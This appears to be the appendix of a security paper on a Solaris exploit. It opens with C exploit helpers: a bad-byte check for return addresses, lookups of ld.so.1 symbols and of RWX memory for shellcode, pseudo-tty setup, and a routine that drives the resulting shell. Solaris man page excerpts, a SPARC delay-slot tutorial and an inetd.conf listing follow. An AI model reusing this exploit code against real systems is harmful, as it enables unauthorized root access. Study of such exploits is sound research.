 * check_addr(): check an address for 0x00, 0x04, 0x0a, 0x0d or 0x61-0x7a bytes
 */
void check_addr(int addr, char *pattern)
{
        /* check for NULL byte (0x00) */
        if (!(addr & 0xff) || !(addr & 0xff00) || !(addr & 0xff0000) ||
           !(addr & 0xff000000)) {
                fprintf(stderr, "Error: %s contains a 0x00!\n", pattern);
                exit(1);
        }

        /* check for EOT byte (0x04) */
        if (((addr & 0xff) == 0x04) || ((addr & 0xff00) == 0x0400) ||
           ((addr & 0xff0000) == 0x040000) ||
           ((addr & 0xff000000) == 0x04000000)) {
                fprintf(stderr, "Error: %s contains a 0x04!\n", pattern);
                exit(1);
        }

        /* check for NL byte (0x0a) */
```

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```
        if (((addr & 0xff) == 0x0a) || ((addr & 0xff00) == 0x0a00) ||
           ((addr & 0xff0000) == 0x0a0000) ||
           ((addr & 0xff000000) == 0x0a000000)) {
                fprintf(stderr, "Error: %s contains a 0x0a!\n", pattern);
                exit(1);
        }

        /* check for CR byte (0x0d) */
        if (((addr & 0xff) == 0x0d) || ((addr & 0xff00) == 0x0d00) ||
           ((addr & 0xff0000) == 0x0d0000) ||
           ((addr & 0xff000000) == 0x0d000000)) {
                fprintf(stderr, "Error: %s contains a 0x0d!\n", pattern);
                exit(1);
        }

        /* check for lowercase chars (0x61-0x7a) */
        if ((islower(addr & 0xff)) || (islower((addr & 0xff00) >> 8)) ||
           (islower((addr & 0xff0000) >> 16)) ||
           (islower((addr & 0xff000000) >> 24))) {
                fprintf(stderr, "Error: %s contains a 0x61-0x7a!\n", pattern);
                exit(1);
        }
}

/*
 * find_pts(): find a free slave pseudo-tty
 */
int find_pts(char **slave)
{
        int             master;
        extern char     *ptsname();

        /* open master pseudo-tty device and get new slave pseudo-tty */
        if ((master = open("/dev/ptmx", O_RDWR)) > 0) {
                grantpt(master);
                unlockpt(master);
                *slave = ptsname(master);
                return(master);
        }

        return(-1);
}

/*
 * search_ldso(): search for a symbol inside ld.so.1
 */
```


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```
int search_ldso(char *sym)
{
        int             addr;
        void            *handle;
        Link_map        *lm;

        /* open the executable object file */
        if ((handle = dlmopen(LM_ID_LDSO, NULL, RTLD_LAZY)) == NULL) {
                perror("dlopen");
                exit(1);
        }

        /* get dynamic load information */
        if ((dlinfo(handle, RTLD_DI_LINKMAP, &lm)) == -1) {
                perror("dlinfo");
                exit(1);
        }

        /* search for the address of the symbol */
        if ((addr = (int)dlsym(handle, sym)) == NULL) {
                fprintf(stderr, "sorry, function %s() not found\n", sym);
                exit(1);
        }

        /* close the executable object file */
        dlclose(handle);

        check_addr(addr - 4, sym);
        return(addr);
}

/*
 * search_rwx_mem(): search for an RWX memory segment valid for all
 * programs (typically, /usr/lib/ld.so.1) using the proc filesystem
 */
int search_rwx_mem(void)
{
        int     fd;
        char    tmp[16];
        prmap_t         map;
        int     addr = 0, addr_old;

        /* open the proc filesystem */
        sprintf(tmp,"/proc/%d/map", (int)getpid());
        if ((fd = open(tmp, O_RDONLY)) < 0) {
                fprintf(stderr, "can't open %s\n", tmp);
```


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```
                exit(1);
        }

        /* search for the last RWX memory segment before stack (last - 1) */
        while (read(fd, &map, sizeof(map)))
                if (map.pr_vaddr)
                        if (map.pr_mflags & (MA_READ | MA_WRITE | MA_EXEC))
{
                                addr_old = addr;
                                addr = map.pr_vaddr;
                        }
        close(fd);

        /* add 4 to the exact address NULL bytes */
        if (!(addr_old & 0xff))
                addr_old |= 0x04;
        if (!(addr_old & 0xff00))
                addr_old |= 0x0400;

        return(addr_old);
}

/*
 * set_val(): copy a dword inside a buffer
 */
void set_val(char *buf, int pos, int val)
{
        buf[pos] =      (val & 0xff000000) >> 24;
        buf[pos + 1] =          (val & 0x00ff0000) >> 16;
        buf[pos + 2] =          (val & 0x0000ff00) >> 8;
        buf[pos + 3] =          (val & 0x000000ff);
}

/*
 * shell(): semi-interactive shell hack
 */
void shell(int fd)
{
        fd_set fds;
        char    tmp[128];
        int     n;

        /* quote from kill bill: vol. 2 */
        fprintf(stderr, "\"Pai Mei taught you the five point palm exploding heart
technique?\" -- Bill\n");
        fprintf(stderr, "\"Of course.\" -- Beatrix Kidd0, alias Black Mamba, alias
```

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```
The Bride (KB Vol2)\n\n");

        /* execute auto commands */
        write(1, "# ", 2);
        write(fd, CMD, strlen(CMD));

        /* semi-interactive shell */
        for (;;) {
                FD_ZERO(&fds);
                FD_SET(fd, &fds);
                FD_SET(0, &fds);

                if (select(FD_SETSIZE, &fds, NULL, NULL, NULL) < 0) {
                        perror("select");
                        break;
                }

                /* read from fd and write to stdout */
                if (FD_ISSET(fd, &fds)) {
                        if ((n = read(fd, tmp, sizeof(tmp))) < 0) {
                                fprintf(stderr, "Goodbye...\n");
                                break;
                        }
                        if (write(1, tmp, n) < 0) {
                                perror("write");
                                break;
                        }
                }

                /* read from stdin and write to fd */
                if (FD_ISSET(0, &fds)) {
                        if ((n = read(0, tmp, sizeof(tmp))) < 0) {
                                perror("read");
                                break;
                        }
                        if (write(fd, tmp, n) < 0) {
                                perror("write");
                                break;
                        }
                }
        }

        close(fd);
        exit(1);
}
```

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```
/*
 * read_prompt(): non-blocking read from fd
 */
int read_prompt(int fd, char *buf, int size)
{
        fd_set          fds;
        struct timeval          wait;
        int             n = -1;

        /* set timeout */
        wait.tv_sec = 2;
        wait.tv_usec = 0;

        bzero(buf, size);

        FD_ZERO(&fds);
        FD_SET(fd, &fds);

        /* select with timeout */
        if (select(FD_SETSIZE, &fds, NULL, NULL, &wait) < 0) {
                perror("select");
                exit(1);
        }

        /* read data if any */
        if (FD_ISSET(fd, &fds))
                n = read(fd, buf, size);

        return n;
}
```

Solaris Man Pages

grantpt(3C)

The following is an excerpt from the Solaris 9 manual page for `grantpt(3C)`:

```
The grantpt() function changes the mode  and  ownership  of
the  slave pseudo-terminal device associated with its master
pseudo-terminal counter part. fildes is the file  descriptor
returned  from  a  successful  open  of  the  master pseudo-
terminal device. A setuid root program (see setuid (2)) is
invoked to change the permissions. The user ID of the slave
is set to the real UID of the calling process and the group
ID is set to a reserved group. The permission mode of the
slave pseudo-terminal is set to readable and writable by the
```


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owner and writable by the group.[30]

unlockpt(3C)

The following is an excerpt from the Solaris 9 manual page for `unlockpt(3C)`:

```
The unlockpt() function unlocks the slave pseudo-terminal
device associated with the master to which fildes refers.
Portable applications must call unlockpt() before opening
the slave side of a pseudo-terminal device.[31]
```

ptsname(3C)

The following is an excerpt from the Solaris 9 manual page for `ptsname(3C)`:

```
The ptsname() function returns the name of the slave
pseudo-terminal device associated with a master pseudo-
terminal device. fildes is a file descriptor returned from a
successful open of the master device. ptsname() returns a
pointer to a string containing the null-terminated path name
of the slave device of the form /dev/pts/N, where N is a
non-negative integer.[32]
```

ptm/pts – Pseudo TTY master/slave

The following is an excerpt from the Solaris 9 manual page for `ptm(7D)`:

```
The pseudo-tty subsystem simulates a terminal connection,
where the master side represents the terminal and the slave
represents the user process's special device end point. In
order to use the pseudo-tty subsystem, a node for the master
side driver /dev/ptmx and N number of nodes for the slave
driver must be installed. See pts (7D). The master device
is set up as a cloned device where its major device number
is the major for the clone device and its minor device
number is the major for the ptm driver. There are no nodes
in the file system for master devices. The master pseudo
driver is opened using the open (2) system call with
```

[30] Sun Microsystems "Solaris 9 manual page for `grantpt(3C)`." Sun Microsystems
[31] Sun Microsystems. "Solaris 9 manual page for `unlockpt(3C)`." Sun Microsystems
[32] Sun Microsystems. "Solaris 9 manual page for `ptsname(3C)`." Sun Microsystems

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/dev/ptmx as the device parameter. The clone open finds the next available minor device for the ptm major device.

A master device is available only if it and its corresponding slave device are not already open. When the master dev ice is opened, the corresponding slave device is automatically locked out. Only one open is allowed on a master device. Multiple opens are allowed on the slave device. After both the master and slave have been opened, the user has two file descriptors which are the end points of a full duplex connection composed of two streams which are automatically connected at the master and slave drivers. The user may then push modules onto either side of the stream pair.

The master and slave drivers pass all messages to their adjacent queues. Only the M_FLUSH needs some processing. Because the read queue of one side is connected to the write queue of the other, the FLUSHR flag is changed to the FLUSHW flag and vice versa. When the master device is closed an M_HANGUP message is sent to the slave device which will render the device unusable. The process on the slave side gets the errno EIO when attempting to write on that stream but it will be able to read any data remaining on the stream head read queue. When all the data has been read, read () returns 0, indicating that the stream can no longer be used. On the last close of the slave device, a 0-length message is sent to the master device. When the application on the master side issues a read () or getmsg () and 0 is returned, the user of the master device decides whether to issue a close () that dismantles the pseudo-terminal subsystem. If the master device is not closed, the pseudo-tty subsystem will be available to another user to open the slave device.[33]

dlmopen(3DL)

The following is an excerpt from the Solaris 9 manual page for `dlmopen(3DL)`:

The dlopen() function makes an executable object file available to a running process. It returns to the process a handle which the process may use on subsequent calls to dlsym() and dlclose(). The value of this handle should not be interpreted in any way by the process. The pathname

[33] Sun Microsystems. "Solaris 9 manual page for `ptm(7)`." Sun Microsystems

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argument is the path name of the object to be opened. A path name containing an embedded '/' is interpreted as an absolute path or relative to the current directory; otherwise, the set of search paths currently in effect by the runtime linker will be used to locate the specified file.

Any dependencies recorded within pathname are also loaded as part of the dlopen(). These dependencies are searched, in the order they are loaded, to locate any additional dependencies. This process will continue until all the dependencies of pathname are loaded. This dependency tree is referred to as a group.

If the value of pathname is 0, dlopen() provides a handle on a global symbol object. This object provides access to the symbols from an ordered set of objects consisting of the original program image file, together with any dependencies loaded at program startup, and any objects that were loaded using dlopen() together with the RTLD_GLOBAL flag. As the latter set of objects can change during process execution, the set identified by handle can also change dynamically.

The dlmopen() function is identical to the dlopen() routine, except that an identifying link-map id (lmid) is passed into it. This link-map id informs the dynamic linking facilities upon which link-map list to load the object. See Linker and Libraries Guide.

The mode argument describes how dlopen() will operate upon pathname with respect to the processing of reference relocations and the scope of visibility of the symbols provided by pathname and its dependencies.

Lazy vs. Immediate References

When an object is brought into the address space of a process, it can contain references to symbols whose addresses are not known until the object is loaded. These references must be relocated before the symbols can be accessed and can be categorized as either immediate or lazy references. Immediate references are typically to data items used by the object code, pointers to functions, and even calls to functions made from position dependent shared objects. Lazy references are typically calls to global functions made from position independent shared objects.

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RTLD_LAZY

Only immediate symbol references are relocated when the object is first loaded. Lazy references are not relocated until a given function is invoked for the first time. This mode should improve performance, since a process cannot require all lazy references in any given object. This behavior mimics the normal loading of dependencies during process initialization.

LM_ID for dlmopen()

The lmid passed to dlmopen() identifies the link-map list where the object will be loaded. This can be any valid Lmid_t returned by dlinfo() or one of the following special values:

LM_ID_BASE
Load the object on the applications link-map list.

LM_ID_LDSO
Load the object on the dynamic linkers (ld.so.1) Link-map list.

LM_ID_NEWLM
Causes the object to create a new link-map list as part of the load process. It is vital that any object opened on a new link-map list have all of its dependencies expressed because there will be no other objects on this link-map.[34]

dlinfo(3DL)

The following is an excerpt from the Solaris 9 manual page for `dlinfo(3DL)`:

The dlinfo() function extracts information about a dynamically-loaded object. This function is loosely modeled after the ioctl() function. The request argument and a third argument of varying type are passed to dlinfo(). The action taken by dlinfo() depends on the value of the request provided.[35]

[34] Sun Microsystems. "Solaris 9 man page for `dlmopen(3DL)`." Sun Microsystems

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fwtmp(1M)

The following is the Solaris 9 manual page for `fwtmp(1M)`:

System Administration Commands fwtmp(1M)

NAME
fwtmp, wtmpfix - manipulate connect accounting records

SYNOPSIS
/usr/lib/acct/fwtmp [-ic]

/usr/lib/acct/wtmpfix [file...]

DESCRIPTION
fwtmp reads from the standard input and writes to the standard output, converting binary records of the type found in /var/adm/wtmpx to formatted ASCII records. The ASCII version is useful when it is necessary to edit bad records.

wtmpfix examines the standard input or named files in utmpx format, corrects the time/date stamps to make the entries consistent, and writes to the standard output. A hyphen (-) can be used in place of file to indicate the standard input. If time/date corrections are not performed, acctcon(1M) will fault when it encounters certain date-change records.

Each time the date is set, a pair of date change records are written to /var/adm/wtmpx. The first record is the old date denoted by the string "old time" placed in the line field and the flag OLD_TIME placed in the type field of the utmpx structure. The second record specifies the new date and is denoted by the string new time placed in the line field and the flag NEW_TIME placed in the type field. wtmpfix uses these records to synchronize all time stamps in the file.

In addition to correcting time/date stamps, wtmpfix will check the validity of the name field to ensure that it consists solely of alphanumeric characters or spaces. If it encounters a name that is considered invalid, it will change the login name to INVALID and write a diagnostic to the standard error. In this way, wtmpfix reduces the chance that acctcon will fail when processing connect accounting records.

OPTIONS
-ic Denotes that input is in ASCII form, and output is to be written in binary form.

FILES

[35] Sun Microsystems. "Solaris 9 man page for `dlinfo(3DL)`." Sun Microsystems

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/var/adm/wtmpx
history of user access and administration information

ATTRIBUTES
See attributes(5) for descriptions of the following attributes:

SPARC pipelining and the delay slot[36]

Pipelining

In the standard fetch execute cycle; the processor endlessly repeats the cycle:

In a pipelined processor such as a SPARC, the speed of the cycle is improved by fetching the next instruction while the current instruction is being executed. This pipelined fetch/execute cycle can be pictured as where the fetch of instruction i+1 is concurrent with the execution of instruction i.

The delay slot

If the instructions are executed in a straight sequence such as

```
one:   mov 3,%l1
two:   add %l1,17,%l2
three: mov%l2,%o0
```

The execution sequence is the expected one, followed by two, followed by three.

The Delay Slot

When the execution sequence is altered by a call, jmpl or branch instruction, the order of execution is somewhat surprising The instruction which is inline after the call instruction is being fetched simultaneously to the execution of the call instruction. That following instruction will be executed BEFORE control is transferred to the target of the call. Consider the following example, which multiplies the values in registers %l2 and %l3.

```
one:   mov    %l2, %o0 ! one of the values goes in %o0
two:   mov    %l3, %o1 ! the other goes in %o1
three: call   .mul     ! call a function to do the multiplication
```

[36] Unknown Author, "SPARC pipelining and the delay slot." Purdue University. accessed March 7, 2005. <http://www.cs.indiana.edu/~crcarter/SPARC/pipeline.html>

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```
four:  nop
```

In this example, we place a nop instruction after the call because this instruction will actually be executed before control is transferred to function .mul.

The instruction which follows a call, jmpl or branch instruction is called the delay slot.

If we are not concerned about the speed of execution, then we can fill the delay slots with nop instructions. But, the nop instructions are instructions which do require clock cycles. It is more efficient to fill the delay slots with useful instructions, and this is often possible. For example, the multiplication above could have been written as:

```
one:   mov    %l2, %o0 ! one of the values goes in %o0
two:   call   .mul     ! call a function to do the multiplication
three: mov    %l3, %o1 ! the other goes in %o1
```

The .mul function requires that the values to be multiplied be placed in registers %o0 and %o1. But since the instruction in the delay slot will be executed before execution is transferred to the function, this code will (correctly) execute instruction three and copy the value from %l3 into %o1 before the code for the function .mul begins.
Another Delay Slot Example
The following code fragment has been used for printing a newline character.

```
mov 10,%o0       ! move new line character (ASCII 10) into %o0
call writeChar    ! write the character
nop              ! delay slot
```

The nop instruction in the delay slot can be elliminated by placing the mov instruction in the delay slot.

```
call writeChar    ! write the character
mov 10,%o0       ! move new line character (ASCII 10) into %o0
```

/etc/inetd.conf

```
#
# Copyright 1989-2002 Sun Microsystems, Inc.  All rights reserved.
# Use is subject to license terms.
#
#ident      "@(#)inetd.conf       1.50        02/02/10 SMI"
#
# Configuration file for inetd(1M).  See inetd.conf(4).
#
# To re-configure the running inetd process, edit this file, then
# send the inetd process a SIGHUP.
#
# Syntax for socket-based Internet services:
#  <service_name> <socket_type> <proto> <flags> <user> <server_pathname> <args>
```


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```
#
# Syntax for TLI-based Internet services:
#
#  <service_name> tli <proto> <flags> <user> <server_pathname> <args>
#
# IPv6 and inetd.conf
# By specifying a <proto> value of tcp6 or udp6 for a service, inetd will
# pass the given daemon an AF_INET6 socket.  The following daemons have
# been modified to be able to accept AF_INET6 sockets
#
#            ftp telnet shell login exec tftp finger printer
#
# and service connection requests coming from either IPv4 or IPv6-based
# transports.  Such modified services do not normally require separate
# configuration lines for tcp or udp.  For documentation on how to do this
# for other services, see the Solaris System Administration Guide.
#
# You must verify that a service supports IPv6 before specifying <proto> as
# tcp6 or udp6.  Also, all inetd built-in commands (time, echo, discard,
# daytime, chargen) require the specification of <proto> as tcp6 or udp6
#
# The remote shell server (shell) and the remote execution server
# (exec) must have an entry for both the "tcp" and "tcp6" <proto> values.
#
# Finger, systat and netstat give out user information which may be
# valuable to potential "system crackers."  Many sites choose to disable
# some or all of these services to improve security.
#
#systat    stream    tcp        nowait    root       /usr/bin/ps                ps -ef
#netstat   stream    tcp        nowait    root       /usr/bin/netstat     netstat -f inet
#
# Time service is used for clock synchronization.
#
time        stream    tcp6       nowait    root       internal
time        dgram     udp6       wait      root       internal
#
# Echo, discard, daytime, and chargen are used primarily for testing.
#
echo        stream    tcp6       nowait    root       internal
echo        dgram     udp6       wait      root       internal
discard     stream    tcp6       nowait    root       internal
discard     dgram     udp6       wait      root       internal
daytime     stream    tcp6       nowait    root       internal
daytime     dgram     udp6       wait      root       internal
chargen     stream    tcp6       nowait    root       internal
chargen     dgram     udp6       wait      root       internal
#
#
# RPC services syntax:
#  <rpc_prog>/<vers> <endpoint-type> rpc/<proto> <flags> <user> \
#  <pathname> <args>
#
# <endpoint-type> can be either "tli" or "stream" or "dgram".
# For "stream" and "dgram" assume that the endpoint is a socket descriptor.
# <proto> can be either a nettype or a netid or a "*". The value is
# first treated as a nettype. If it is not a valid nettype then it is
# treated as a netid. The "*" is a short-hand way of saying all the
# transports supported by this system, ie. it equates to the "visible"
# nettype. The syntax for <proto> is:
#            *|<nettype|netid>|<nettype|netid>{[,<nettype|netid>]}
# For example:
# dummy/1            tli          rpc/circuit_v,udp     wait         root         /tmp/test_svc          test_svc
#
# Solstice system and network administration class agent server
100232/10           tli          rpc/udp    wait root /usr/sbin/sadmind      sadmind
#
# rpc.cmsd is a data base daemon which manages calendar data backed
```

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```
# by files in /var/spool/calendar
#
#
# Sun ToolTalk Database Server
#
100083/1 tli            rpc/tcp wait root /usr/dt/bin/rpc.ttdbserverd rpc.ttdbserverd
#
# Sun KCMS Profile Server
#
100221/1 tli            rpc/tcp     wait root /usr/openwin/bin/kcms_server    kcms_server
#
# Sun Font Server
#
fs                      stream      tcp         wait nobody /usr/openwin/lib/fs.auto        fs
#
# CacheFS Daemon
#
100235/1 tli rpc/ticotsord wait root /usr/lib/fs/cachefs/cachefsd cachefsd
# OCFSERV - OCF (Smart card) Daemon
100150/1 tli            rpc/ticotsord           wait        root        /usr/sbin/ocfserv       ocfserv
dtspc stream tcp nowait root /usr/dt/bin/dtspcd /usr/dt/bin/dtspcd
100068/2-5 dgram rpc/udp wait root /usr/dt/bin/rpc.cmsd rpc.cmsd
# METAD - SLVM metadb Daemon
100229/1 tli            rpc/tcp     wait        root        /usr/sbin/rpc.metad  rpc.metad
# METAMHD - SLVM HA Daemon
100230/1 tli            rpc/tcp     wait        root        /usr/sbin/rpc.metamhd           rpc.metamhd
# METAMEDD - SLVM Mediator Daemon
100242/1 tli            rpc/tcp     wait        root        /usr/sbin/rpc.metamedd          rpc.metamedd
# LPD - Print Protocol Adaptor (BSD listener)
printer     stream      tcp6        nowait      root        /usr/lib/print/in.lpd    in.lpd
# RSHD - rsh daemon (BSD protocols)
shell       stream      tcp         nowait      root        /usr/sbin/in.rshd       in.rshd
shell       stream      tcp6        nowait      root        /usr/sbin/in.rshd       in.rshd
# RLOGIND - rlogin daemon (BSD protocols)
#login      stream      tcp6        nowait      root        /usr/sbin/in.rlogind    in.rlogind
# REXECD - rexec daemon (BSD protocols)
exec        stream      tcp         nowait      root        /usr/sbin/in.rexecd     in.rexecd
exec        stream      tcp6        nowait      root        /usr/sbin/in.rexecd     in.rexecd
# COMSATD - comsat daemon (BSD protocols)
comsat      dgram       udp         wait        root        /usr/sbin/in.comsat     in.comsat
# TALKD - talk daemon (BSD protocols)
talk        dgram       udp         wait        root        /usr/sbin/in.talkd      in.talkd
# FINGERD - finger daemon
finger      stream      tcp6        nowait      nobody      /usr/sbin/in.fingerd    in.fingerd
# RSTATD - rstat daemon
rstatd/2-4 tli          rpc/datagram_v      wait        root        /usr/lib/netsvc/rstat/rpc.rstatd    rpc.rstatd
# RUSERSD - rusers daemon (gives out user information)
rusersd/2-3             tli         rpc/datagram_v,circuit_v        wait        root        /usr/lib/netsvc/rusers/rpc.rusersd
            rpc.rusersd
# RWALLD - rwall daemon (allows others to post messages to users)
walld/1     tli         rpc/datagram_v      wait        root        /usr/lib/netsvc/rwall/rpc.rwalld    rpc.rwalld
# SPRAYD - spray daemon (used for testing)
sprayd/1    tli         rpc/datagram_v      wait        root        /usr/lib/netsvc/spray/rpc.sprayd            rpc.sprayd
# GSSD - GSS Daemon
100234/1 tli            rpc/ticotsord           wait        root        /usr/lib/gss/gssd gssd
# TFTPD - tftp server (primarily used for booting)
#tftp       dgram       udp6        wait        root        /usr/sbin/in.tftpd      in.tftpd -s /tftpboot
# TNAMED - tname server (it is an obsolete IEN-116 name server protocol)
name        dgram       udp         wait        root        /usr/sbin/in.tnamed     in.tnamed
# TELNETD - telnet server daemon
telnet      stream      tcp6        nowait      root        /usr/sbin/in.telnetd    in.telnetd
# smserverd to support removable media devices
100155/1 tli            rpc/ticotsord           wait        root        /usr/lib/smedia/rpc.smserverd rpc.smserverd
# REXD - rexd server provides only minimal authentication
#rexd/1     tli         rpc/tcp     wait        root        /usr/sbin/rpc.rexd rpc.rexd
# FTPD - FTP server daemon
ftp         stream      tcp6        nowait      root        /usr/sbin/in.ftpd       in.ftpd -a
```


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```
# KTKT_WARND - Kerberos V5 Warning Messages Daemon
100134/1 tli          rpc/ticotsord       wait      root      /usr/lib/krb5/ktkt_warnd ktkt_warnd
# RQUOTAD - rquotad server supports UFS disk quotas for NFS clients
rquotad/1 tli         rpc/datagram_v      wait      root      /usr/lib/nfs/rquotad rquotad
# UUCPD - uucp daemon (must run as root to read /etc/shadow)
uucp      stream      tcp         nowait    root      /usr/sbin/in.uucpd    in.uucpd
# Kerberos V5 DB Propagation Daemon
#krb5_prop          stream      tcp         nowait    root      /usr/lib/krb5/kpropd  kpropd
```

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